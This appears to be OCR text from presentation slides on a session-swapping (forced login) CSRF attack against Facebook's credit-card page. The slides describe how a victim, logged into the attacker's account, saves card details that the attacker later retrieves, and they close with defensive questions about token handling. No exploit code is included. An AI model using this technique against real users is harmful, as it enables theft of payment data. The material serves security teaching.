
facebook




Victim


The Victim presses the SUBMIT button and submits the new cred card info to Facebook


51


Facebook | My Account - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Facebook, Inc. (US)
https://secure.facebook.com/cards.php
Most Visited
Getting Started
Latest Headlines
facebook
Home
Profile
Friends
Inbox
Attacker AttackerLast
Settings
Logout
My Account
Settings
Networks
Notifications
Mobile
Language
Please only submit forms when properly logged in and do not click on malicious links.
You have no cards associated with your account.
Back to Account Page | Add a new card below:
First Name:
Sessionswap
Last Name:
Session
Credit Card Type:
Visa
Credit Card Number:
Expiration Date:
09
2009
CSC Code:
(What's this?)
Billing Address:
Billing Addy
Billing Address 2:
City/Town:
New York
State/Province/Region:
NY
Zip/Postal Code:
10121
Country:
United States
Save


facebook
Home
Profile
Friends
Inbox
Attacker AttackerLast
My Account
Settings
Networks
Notifications
Mobile
Language
Please only submit forms when properly logged in and do not click on malicious links.
You have no cards associated with your account.

53


Sessionswap Session
Settings
Logout


Attacker AttackerLast
Settings
Logout

54

Stanford Examples


Attacker

The Attacker retrieves the Credit Card data from THEIR Facebook account

facebook

Facebook shows the CSRF error and generates a new token for the victim

The Victim resubmits the credit card data to Facebook



Victim

55

CSRF Protections?

- New tokens are generated
- Ajax request occurring in the background
  - How are CSRF validation failures handled?
  - Failures silent?
- Appropriate Error messages?

- It may be easier to defend Forced Login/ Session Swapping

Questions?